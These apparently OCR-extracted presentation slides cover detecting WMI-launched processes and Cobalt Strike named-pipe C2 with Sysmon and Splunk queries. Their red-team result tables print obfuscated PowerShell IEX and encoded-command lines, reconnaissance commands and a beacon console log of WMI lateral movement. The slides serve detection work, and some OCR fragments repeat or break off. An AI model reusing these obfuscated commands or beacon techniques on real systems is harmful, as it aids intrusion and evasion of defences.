
This leaves artifacts at both a network (RPC) and process (command line) level. When wmic.exe (or the schtasks API) is used to remotely create processes, Windows uses RPC (135/tcp) to communicate with the the remote machine.

After RPC authenticates, the RPC endpoint mapper opens a high port connection, through which the schtasks Remote Procedure Call is actually implemented. With the right packet decoders, or by looking for certain byte streams in raw data, these functions can be identified.

When the command line is executed, it has the parent process of `C:\windows\system32\wbem\WmiPrvSE.exe`. This analytic looks for these two events happening in sequence, so that the network connection and target process are output.

There is a CAR for «remotely launched executables via WMI».

Detecting WMI spawned proc’s



Cyber Analytic Repository

- Main page
- CARET
- Analytic List
- Contribute
- Help

Coverage

- Data Model
- Sensors

Tools

- Printable version
- Permanent link

Contact

- Contact Us

Page Help

CAR

Adversari
laterally b
they must
currently
Instrumen
a process
<hostnam
via CAR-2

This leav
When wm
with the t

After RPC
Procedur
these fun

When the
analytic lo

Output Description

Identifies the process that initiated the RPC request (such as `wmic.exe` or `powershell.exe`), as well as the source and destination information of the network connection that triggered the alert.

ATT&CK Detection


Technique	Tactics	Level of Coverage
Windows Management Instrumentation	Execution	High

Pseudocode

Look for instances of the WMI querying in network traffic, and find the cases where a process is launched immediately after a connection is seen. This essentially merges the request to start a remote process via WMI with the process execution. If other processes are spawned from `wmiprvse.exe` in this time frame, it is possible for race conditions to occur, and the wrong process may be merged. If this is the case, it may be useful to look deeper into the network traffic to see if the desired command can be extracted.

```
processes = search Process:Create
wmi_children = filter processes where (parent_exe == "wmiprvse.exe")

flows = search Flow:Message
wmi_flow = filter flows where (src_port >= 49152 and dest_port >= 49152 and
proto_info.rpc_interface == "IRemUnknown2")

remote_wmi_process = join wmi_children, wmi_flow where (
    wmi_flow.time < wmi_children.time < wmi_flow.time + 1sec and
    wmi_flow.hostname == wmi_children.hostname
)

output remote_wmi_process
```

The pseudo code show the first part of the query looking for processes with a parent process of «wmiprvse.exe»,
Which is the (Windows Management Instrumentation) «WMI Provider (Host) Service».
It also suggests correlating these child processes with network connections using RPC.



Detecting WMI spawned proc’s

- Searching for Child-Process creations of «wmiprvse.exe»
- Filtering out «known good» processes

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" ProcessCreate wmiprvse.exe
| search EventCode="1" ParentImage="*\\wmiprvse.exe"
    NOT (Image="*\\powershell.exe"
         CommandLine="*\\Windows\\CCM\\*" OR CommandLine="*\\Microsoft Application Virtualization\\*" OR
         CommandLine="*DynamicDeploymentConfiguration*" OR CommandLine="*[redacted]*")
    NOT (Image="*\\Microsoft.NET\\Framework*" CommandLine="*[redacted]*")
    Image!="*\\[redacted]\*" Image!="*\\WerFault.exe" NOT [redacted] NOT powercfg.exe NOT msiexec.exe NOT [redacted]
    NOT [redacted] NOT sidebar.exe NOT csc.exe NOT cvtres.exe NOT attrib.exe
    CommandLine!="*\\[redacted]\*"
    CommandLine!="*cmd.exe /c copy *" CommandLine!="*\\[redacted]\*" CommandLine!="*\\Adobe\\*" CommandLine!="*\\[redacted]\*"
    CommandLine!="*\\Windows\\ccm*" CommandLine!="*\\Windows\\MS\\*" CommandLine!="*\\Windows\\Installer\\*"
| rex field=Message ".*User: ([redacted]|NT AUTHORITY)\\\\(?<USER1>.*)"
| stats values(ComputerName) AS Clients values(USER1) AS Users values(CommandLine) AS CmdLines count by Image
```

- Don’t filter out «Powershell.exe» in general
  - Combine with «CommandLine» params

This is the Sysmon Splunk query, looking for «process create» events where the parent process is «wmiprvse.exe»
and excluding certain images and command lines, which caused some false detections in the past.
You want to be as specific as possible with the exclusions and not exclude powershell.exe in general
(only in combination with certain parameters) to be able to detect many known attack tools.

Detecting WMI spawned proc’s

- Command executions («powershell *$env:*» and IEX, obfusc.)
- Processes started (calc.exe, notepad.exe …)




Image	Clients	Users	CmdLines
C:\Windows\System32\PING.EXE			ping -n 3 [redacted]
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe			powershell $env:59HYp|Inv`oke-Ex`pression powershell $env:hpMgz|IE`X powershell .(Get-C`ommand ('{1}e{0}'-f'x','i')) $env:dswQF powershell IE`X $env:Q6JS9 powershell IE`X $env:wDBaP powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwA powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwA
C:\Windows\System32\calc.exe			calc.exe
C:\Windows\System32\cmd.exe			cmd /c hostname cmd /c net user
C:\Windows\System32\notepad.exe			notepad.exe
C:\Windows\System32\whoami.exe			whoami

In the results you can see calc and notepad, which were processes started from WMImplant
and the Powershell command lines using Invoke-Expression (IEX) and $ENV variables with
simple obfuscation to execute commands like «ipconfig /all» and «systeminfo»

Detecting WMI spawned proc's

- Also detecting CS Beacons WMI Lateral Movement method
  - «powershell.exe … -encodedcommand …»




Image | Clients | Users


C:\Windows\System32\PING.EXE
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\System32\calc.exe
C:\Windows\System32\cmd.exe
C:\Windows\System32\notepad.exe
C:\Windows\System32\whoami.exe

```
beacon> wmi [redacted]
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\[redacted]\pipe\APT999_4444) on [redacted] via WMI
[+] host called home, sent: 210806 bytes
[+] established link to child beacon: [redacted]
[+] received output:
```

CmdLines

ping -n 2 [redacted]
powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwA
powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwA
calc.exe
cmd /c hostname
cmd /c net user
notepad.exe
whoami


The same query also detects the built-in WMI lateral movement method from Cobalt Strike,
which uses Powershell with encodedcommand as a child process spawned.



Internal P2P C2 using Named Pipes

- Internal Peer-to-Peer C&C using Named Pipes over SMB
- Using Cobalt Strike Beacon’s features for testing

Next let’s look at Named Pipes used for internal P2P command and control.
This is also a built-in feature from Cobalt Strike.



Cobalt Strike Features


Only one egress point
using HTTP as C&C
Conn thru web proxy

SMB traffic
between WS
Named Pipes C&C

Figure 12. Cobalt Strike Graph View

An orange arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses Windows named pipes to control Beacons in this peer-to-peer fashion. A named pipe is an inter-process communication mechanism on Windows. Named pipe traffic that goes host-to-host is encapsulated within the SMB protocol. A red arrow indicates that a Beacon link is broken.

Here you see a C&C communication graph from Cobalt Strike.
One or more hosts can be used as egress points which can connect thru proxies and firewalls to the C&C server (indicated by green arrow).
Other compromised hosts can communicate via named pipes over SMB thru the egress beacon host.
These are the orange arrows in the graph.



Detecting C2 usingNamed Pipes


- Search for Processes
  - Connecting through Web Proxy and
  - Creating Named Pipes

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
   (ProcessCreate OR (NetworkConnect 3128 (Proxy IPs)) OR (PipeEvent "Pipe Created"))

            whitelisting vetted good processes

| search EventCode=1 OR EventCode=17 OR
   (EventCode=3 DestinationPort="3128" (DestinationIp="Proxy IPs"))
| stats dc(TaskCategory) AS Cnt_TaskCat dc(EventCode) AS Cnt_EventCode values(TaskCategory) AS TaskCategory
   values(Image) AS Image values(Hashes) AS Hashes values(PipeName) AS PipeName values(DestinationIp) AS DestinationIp
   count by ComputerName ProcessGuid
| where Cnt_TaskCat >= 2 OR Cnt_EventCode >= 2
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(ComputerName) AS Clients values(Image) AS Image values(MD5) AS MD5 values(PipeName) AS PipeName
   count by IMPHASH
| search PipeName="\\*"
```

This is the Splunk query searching for processes which

- Connect thru a web proxy (matching proxy port and dst-IP = proxyIP-list) and
- Create named pipes
- Correlated by ComputerName and ProcessGuid


The exclusion list is considerable to filter out known legitimate software.



Detecting C2 usingNamed Pipes

IMPHASH	Image	MD5	PipeName	count
17B461A082950FC6332	[redacted]\http-beacon_windows-exe_x64.exe	D72EE57E927A99ED35C7	<Anonymous Pipe> \MSSE-583-server	1
802D2D6E6B33155B1DE	[redacted]\http-beacon_windows-service-exe_x64.exe	EE00A12DE45B2E4D5FDF	\MSSE-8000-server	1
DC25EE78E2EF4D36FA	[redacted]\http-beacon_windows-exe_x86.exe	53D8AF6E6F6700C785B05	<Anonymous Pipe> \MSSE-107-server	1
E472BEC38EB2092220C	\\127.0.0.1\ADMIN$\1949a70.exe \\127.0.0.1\ADMIN$\29ba879.exe \\127.0.0.1\ADMIN$\3bc0d5c.exe \\127.0.0.1\C$\298a94a.exe \\127.0.0.1\C$\380ab42.exe	35F51F4A73E1C0E110928 416D0B7A91EF8A754F55 AC9C5482454E4E1B77250 C01B696001C7E1AD765B E8D9825D205E1AD8E216	\MSSE-2426-server \MSSE-5324-server \MSSE-7891-server \MSSE-8355-server \MSSE-8798-server	5
EF8A44FE2F9AD4AB85	C:\Windows\SysWOW64\rundll32.exe	51138BEEA3E2C21EC44D	<Anonymous Pipe> \APT666_8362 \APT999_4444 \APT999_7777 \msagent_8362 \status_4444	6
F8F47A970BADB255F8	C:\Windows\System32\rundll32.exe	DD81D91FF3B0763C3924	<Anonymous Pipe> \3c6a96b995 \4d1ab2c03a \b590c983b8 \deb9acbe3d	5
FCCD5E915D9C361A1F	C:\Windows\System32\notepad.exe C:\Windows\system32\notepad.exe	B32189BDFF6E577A92BA	<Anonymous Pipe> \00d23318a7 \0321aa6142 \10202051 \1058cd7e \2a33e2a19 \411e801033 \45346d727	7

Here’s what the results looked like from some Red Team testing.
These are different types of Cobalt Strike Beacon artifacts, some used DLL injection into legitimate Windows binaries,
Some using the (randomized) default Beacon PipeNames, but also some customized PipeNames.



Detecting C2 usingNamed Pipes

IMPHASH
17B461A082950FC63322
802
DC2
E47
EF8
F8F47A970BADB
FCCD5E915D9C36

Image	MD5
[redacted]\http-beacon_windows-exe_x64.exe	D72EE57E927A99ED35C7

PipeName	count
<Anonymous Pipe>	1
Pipe>	5
Pipe>	7
\411e801033 \45346d727	


Image	PipeName
